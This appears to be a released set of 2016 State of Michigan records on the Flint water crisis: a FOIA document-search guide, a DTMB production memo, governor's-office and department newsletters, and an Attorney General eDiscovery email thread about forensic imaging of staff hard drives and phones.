
This example searches for the word FOIA. As you can see, the search yielded numerous documents including emails. Since DTMB is centrally collecting relevant emails and other Microsoft 365 items, we'll focus on just the documents.



You need to open each document to make sure that it's relevant. In this instance, the search brought up a DTMB Move form, but only because it has the word FOIA in the form. You'll notice that the words "See more results" appears at the bottom of the list. This means that the search turned up a lot more documents than what can easily be displayed. You must



click on the link to open Windows Explorer and reveal a comprehensive list, along with their locations.



As you can see from this example the search found 46 items. We can now select them all using the "Ctrl-A method", and copy them to a network drive.



RICK SNYDER  
GOVERNOR

STATE OF MICHIGAN  
DEPARTMENT OF TECHNOLOGY, MANAGEMENT & BUDGET  
LANSING

DAVID B. BEHEN  
DIRECTOR

February 18, 2016

**TO:** All DTMB Custodians of Correspondence Related to Flint

**FROM:** Jean Ingersoll, Interim Chief of Staff to David B. Behen, Director and CIO

**SUBJECT:** Flint Document Production – Search Terms and Guidance

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. **As a custodian, you are required to produce any documents containing the search terms listed below, no later than Monday, February 22, 2016.** This memorandum contains detailed instructions for the process of identifying, compiling, scanning, and copying the necessary information.

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Monday, February 22, 2016, at  
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Directors Office, Cass Building, Second Floor

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
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
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
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**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Friday, January 22, 2016 12:50 PM  
**To:** Reasner, Richard (DTMB)  
**Subject:** "He's his own best spokesman"




## How we are fixing the Flint water crisis

Governor Rick Snyder has committed to spending the rest of his time as Governor to fixing the Flint water crisis. Over the last few days, he has sat down to explain what happened and how we're fixing the Flint water crisis. Watch the interviews below and be sure to read the Governor's Op-Ed in the USA Today.

### Governor Snyder on Morning Joe

"What is so frustrating and what makes you so angry is you have a handful of experts who were career civil servants that made terrible decisions, in my view. We have to live with the consequences, and they worked for me, so I accept that responsibility. We are going to fix this problem." Watch Governor Snyder address how we are fixing the Flint water crisis on Morning Joe.




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### Governor Snyder with Charlie LeDuff on Fox 2 Detroit

"I feel awful about this. These are people. They've been harmed. You can't feel good about that. The people of Flint have been harmed and a major influence of that harm

came from people who worked for me, and I feel responsible for that. But I am committed to solving the problem and addressing the damage as much as possible for the rest of the time I'm Governor." Watch Governor Snyder address the Flint water crisis with Charlie LeDuff on Fox 2 News.



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
## Governor Snyder's 2016 State of the State

"Michiganders don't quit, we don't give up, instead we will work with even more passion and commitment to truly improve our state. For everyone who's chosen to make Michigan their home, this is more than a promise, this is my commitment." Watch Governor Snyder's full closing statement from his 2016 State of the State address.



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## Governor in USA Today: "I will fix this, and I mean it."



"Residents in one of Michigan's proud cities cannot drink their water. That's unacceptable. The crisis in Flint arose from missteps at all levels of government — local, state and federal. But as governor, I take responsibility for what these families are going through, and I'm holding people in my administration accountable for their failures." [Click here to read the Governor's full op-ed.](#)

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## Washington Post: "Michigan Gov. Rick Snyder is in a tough spot, but he's his own best spokesman"



Snyder has born the brunt of criticism in the local health crisis that has turned into a national scandal. But unlike many other politicians facing crises of leadership, Snyder may also be his own best counter-programming. [Click here to read the full story in the Washington Post.](#)



**Visit [HelpForFlint.com](http://HelpForFlint.com) to learn how you can help Flint residents.**

STAY CONNECTED:



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This email was sent to reasner@michigan.gov on behalf of: The Executive Office of the Governor • 111 South Capitol Avenue • Lansing, MI 48909 • 517-335-7858

---

**From:** State of Michigan <MISOM@govsubscriptions.michigan.gov>  
**Sent:** Friday, January 22, 2016 4:46 PM  
**To:** Reasner, Richard (DTMB)  
**Subject:** Flint Volunteer Efforts



Dear State Employees,

Gov. Rick Snyder and I want to thank everyone who donated their time during the holiday weekend to deliver bottled water, water filters, replacement cartridges and water testing kits to families in the city of Flint. We are working hard to ensure all residents are provided with the safe water resources they need, and each donation and hour of your time volunteered goes a long way.

For employees who would like to help the residents of Flint, there are several opportunities to do so. Please visit [www.helpforflint.com](http://www.helpforflint.com) to learn how you can help.

For additional information and updates, visit [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater).

Again, thank you for all your support.

Sincerely, Mike Zimmer  
Office of Good Government Director  
Dept. of Licensing and Regulatory Affairs Director


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This e-mail was sent to [reasner@michigan.gov](mailto:reasner@michigan.gov) using GovDelivery on behalf of: the State of Michigan, 111 S. Capitol Ave., Lansing, MI. *You are receiving this message because you are a State of Michigan employee.*

**From:** Dept. Technology, Management & Budget <dtmb@govsubscriptions.michigan.gov>  
**Sent:** Tuesday, January 26, 2016 8:39 AM  
**To:** Reasner, Richard (DTMB)  
**Subject:** Contributing time, muscle and money



During this month's Martin Luther King Jr. holiday weekend, some state employees turned their "day off" into a "day on" in Flint. There, they delivered bottled water, water filters, replacement cartridges and water testing kits to families. The volunteers joined other Michiganders, turning Dr. King's birthday observance into a day of service.



Mike Zimmer, director of the Office of Good Government and the Department of Licensing and Regulatory Affairs, has shared a link – [www.helpforflint.com](http://www.helpforflint.com) – that offers other opportunities to contribute time, muscle and money to bring clean drinking water to the community. Here in DTMB, some of our employees didn't wait for an invitation to lend a hand. Office of Retirement Services staff contributed funds that were used to buy 31 cases and 23 gallons of water, which a local organization transported to Flint.

Autumn Hubbard, Ambrea Mack and Sarah Esquivel, who are in the photo at the left, nearly emptied the shelves at their local grocery store. Thanks for your efforts.

everyone.

Now work.

Last week, I signed a new policy that formalizes the annual employee review process and sets expectations for employees and managers. [Administrative Policy 200.37](#) establishes consistent standards for implementing performance plans and reviews. Some of the standards are practices we have followed for years. Others are new. Some of particular note include:

- The mandatory use of HRMN
- A standard Feb. 1-Jan. 31 rating period for all employees
- An Individual Development Plan that specifies training or development programs for each employee
- Competencies and objectives that align to DTMB goals or scorecard metrics
- Consequences for managers and supervisors who do not complete the review process as required

A fundamental role of each DTMB manager or supervisor is to provide employees with direction and feedback on their performance. Employees also are expected to take an active role in pursuing professional development opportunities and achieving their competencies and objectives. I encourage you to review the new policy and talk with your manager or supervisor if you have questions. Of course, I welcome your questions and input as well. Please send your comments and ideas to me at [behend@michigan.gov](mailto:behend@michigan.gov).

I know these have been busy weeks for many of you as you take on additional responsibilities and work hard to provide resources and services for our customers and citizens across the state. Please know that your hard work has not gone unnoticed. Thank you for everything you do, every day.

Have a great week,

David



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The Department of Technology, Management and Budget

You are receiving this email because you are an employee of the Department of Technology, Management and Budget. If you have questions about your subscription, please contact [DTMB-Communications@michigan.gov](mailto:DTMB-Communications@michigan.gov).

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This email was sent to [reasner@michigan.gov](mailto:reasner@michigan.gov) using GovDelivery, on behalf of DTMB · Lewis Cass Building · 320 South Walnut Street · Lansing, MI 48933 · 517-373-1004

**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Friday, January 29, 2016 9:54 AM  
**To:** Reasner, Richard (DTMB)  
**Subject:** Thank you for your service



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.

## THANK YOU!

Fellow employees,

Each day, more than 46,000 state of Michigan employees come to work with the confidence and commitment to make Michigan a better place to live, work and play. I appreciate the way you care about the citizens we serve, and how it is reflected in the work that you do.

As you have heard from me and the media, our reputation and trust can be severely impacted when people do not make good decisions, or use good judgment in solving problems. That principle is universal, but never more so than when public health is at stake. What happened in Flint can never be allowed to happen again anywhere in our state.

I know that you want to work in a place where employee input is valued, efforts are recognized, and teams are always striving for continuous improvement. That's why we introduced employee surveys, Bureaucracy Busters and other reinvention initiatives. We want and deserve a culture of innovation, continuous improvement and employee engagement at every level. We can never take for granted how important the people are who depend on us to do our jobs, and I am asking you not to let the situation in Flint negatively impact your motivation to excel every day.

Many of you have taken an interest in helping the citizens of Flint on your own time, and I'd like to take this opportunity to recognize and thank those who have volunteered over the last couple of weekends. You have worked tirelessly to deliver cases of bottled water, water filters, replacement cartridges and water testing kits to the families in need. I appreciate you donating your time to help our fellow Michiganders. To date, more than 37,000 homes have been visited by one of our water resource teams.

For employees who would like to further help the people of Flint, please visit [www.HelpForFlint.com](http://www.HelpForFlint.com) to learn how you can do so. For additional information and to sign up for daily updates, please visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater). I am committed to ensuring that all residents have access to safe and clean water.

Again, I'd like to express my gratitude for the work you do every day to continuously improve our state and earn the trust of those you serve. You make a real difference.

Thanks,




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Governor Rick Snyder

Governor Rick Snyder



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Photos of state employees volunteering




STAY CONNECTED:




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This email was sent to reasner@michigan.gov on behalf of, The Executive Office of the Governor - 111 South Capitol Avenue - Lansing, MI 48906 - 517-335-7858

**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Wednesday, February 03, 2016 6:13 PM  
**To:** Reasner, Richard (DTMB)  
**Subject:** "Flint residents should not have to pay for water they cannot drink"



## Budget recommendation will include \$30 million request for Flint water bill repayments



When Governor Rick Snyder presents his budget recommendation next Wednesday, Feb. 10, he will include a \$30 million request for the residents of Flint to keep their water service on and eliminate the need to pay for water they cannot completely trust to drink.

Under the governor's ask, the funding would enable the city of Flint to apply credits for customers on future bills. Estimates show water is roughly 47 percent of billing and sewer costs are around 53 percent. The credit would be applied to consumption usage (roughly 65 percent) of a resident's water portion of the bill, such as for bathing, drinking, cooking,

and washing your hands. Residents still would be responsible for paying the sewer portion of their water bills.

Professor Marc Edwards of Virginia Tech said, "This essentially refunds all the money associated with consumption or consumer use. I think it's an amazing gesture of common sense and good will and it corrects an injustice. I don't think there's a precedent for this. I feel so encouraged by the direction this is going."

[Click here to learn more about the budget request.](#)



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
[Learn more about the \\$20 million request](#)



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.

We spoke with Staff Sgt. Thomas Vega about the critical resources they're providing to Flint families every day. He also encouraged residents to pick up and return their water testing kits to Flint fire stations. Test results will be posted online at [www.mi.gov/flintwater](http://www.mi.gov/flintwater). **[Click here to watch the video.](#)**

[www.mi.gov/FlintWater](http://www.mi.gov/FlintWater) | [www.HelpForFlint.com](http://www.HelpForFlint.com)

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This email was sent to [reasnerr@michigan.gov](mailto:reasnerr@michigan.gov) on behalf of: The Executive Office of the Governor 111 South Capitol Avenue · Lansing, MI 48909 · 517-335-7658



---

**From:** Allen, Charlotte (DTMB)  
**Sent:** Tuesday, February 09, 2016 8:57 AM  
**To:** Reasner, Richard (DTMB)  
**Subject:** Phone Message: Andrew Banas/AG

He just needs a minute to talk about the Flint water cases – he's in and out of meetings, so will try to call you back or send you an e-mail.  
/ca

---

Charlotte Allen, Executive Assistant  
DTMB Cybersecurity & Infrastructure Protection  
515 Westshire Drive  
Lansing, MI 48917  
e-Mail: [allenC1@michigan.gov](mailto:allenC1@michigan.gov)  
Phone: (517) 241-4090  
Fax: (517) 241-2013



---

**From:** Banas, Andrew (AG)  
**Sent:** Tuesday, February 09, 2016 9:07 AM  
**To:** Reasner, Richard (DTMB)  
**Cc:** McPherson, Victoria (DTMB); Marshall, Michael (DEQ); Kuhl, Richard (AG); Gambill, Nathan (AG)  
**Subject:** RE: Forensic Images - PRIVILEGED AND CONFIDENTIAL – DO NOT DISCLOSE IN RESPONSE TO FOIA OR DISCOVERY REQUESTS  
  
**Importance:** High

Rich,

One additional issue: We are also requesting information relating to cell phones. In other words, what tools / services / software can your division provide to assist us with the extraction of data from cell phones, such as text messages and photographs. Again, we need this information to assist GOV, DEQ, DHHS, and TREASURY in the civil lawsuits. Please contact Mike Marshall to discuss these issues; and please contact me with any questions or concerns.

We greatly appreciate your assistance!

Thank you,  
Andrew

Andrew Banas  
AAG / eDiscovery Attorney  
Michigan Department of Attorney General  
Williams Building, 2nd Floor  
525 West Ottawa Street  
Lansing, MI 48933  
Direct Phone: 517-335-0903  
Division Phone: 517-373-1162

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PRIVILEGED AND CONFIDENTIAL – DO NOT DISCLOSE IN RESPONSE TO FOIA OR DISCOVERY REQUESTS

---

**From:** Banas, Andrew (AG)  
**Sent:** Tuesday, February 9, 2016 9:02 AM  
**To:** Reasner, Richard (DTMB) <[ReasnerR@michigan.gov](mailto:ReasnerR@michigan.gov)>  
**Cc:** McPherson, Victoria (DTMB) <[McPhersonV@michigan.gov](mailto:McPhersonV@michigan.gov)>; Marshall, Michael (DEQ) <[MarshallM7@michigan.gov](mailto:MarshallM7@michigan.gov)>; Kuhl, Richard (AG) <[KuhlR@michigan.gov](mailto:KuhlR@michigan.gov)>; Gambill, Nathan (AG) <[GambillN@michigan.gov](mailto:GambillN@michigan.gov)>  
**Subject:** RE: Forensic Images - PRIVILEGED AND CONFIDENTIAL – DO NOT DISCLOSE IN RESPONSE TO FOIA OR DISCOVERY REQUESTS  
**Importance:** High

Rich,

As a follow up to Mike's email, below, this pertains to the Flint water cases. In addition to MCS's ability to create forensic images of hard drives, we need to understanding what tools or services your division can provide to assist us with analysis of hard drives, recovery of deleted files, and filtering / export of user-generated files. Mike understands these issues much better than me. FYI – there may be an increase of requests to your division in connection with the Flint cases, at least with respect to imaging hard drives of departed / departing employees. The information and support we are seeking applies, not only to Mike's department (DEQ), but also for GOV, DHHS, and TREASURY, all of which have been named as defendants in civil lawsuits relating to Flint.

Thank you,  
Andrew

Andrew Banas  
AAG / eDiscovery Attorney  
Michigan Department of Attorney General  
Williams Building, 2nd Floor  
525 West Ottawa Street  
Lansing, MI 48933  
Direct Phone: 517-335-0903  
Division Phone: 517-373-1162

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**PRIVILEGED AND CONFIDENTIAL – DO NOT DISCLOSE IN RESPONSE TO FOIA OR DISCOVERY REQUESTS**

---

**From:** Marshall, Michael (DEQ)  
**Sent:** Tuesday, February 9, 2016 8:42 AM  
**To:** Reasner, Richard (DTMB) <[ReasnerR@michigan.gov](mailto:ReasnerR@michigan.gov)>  
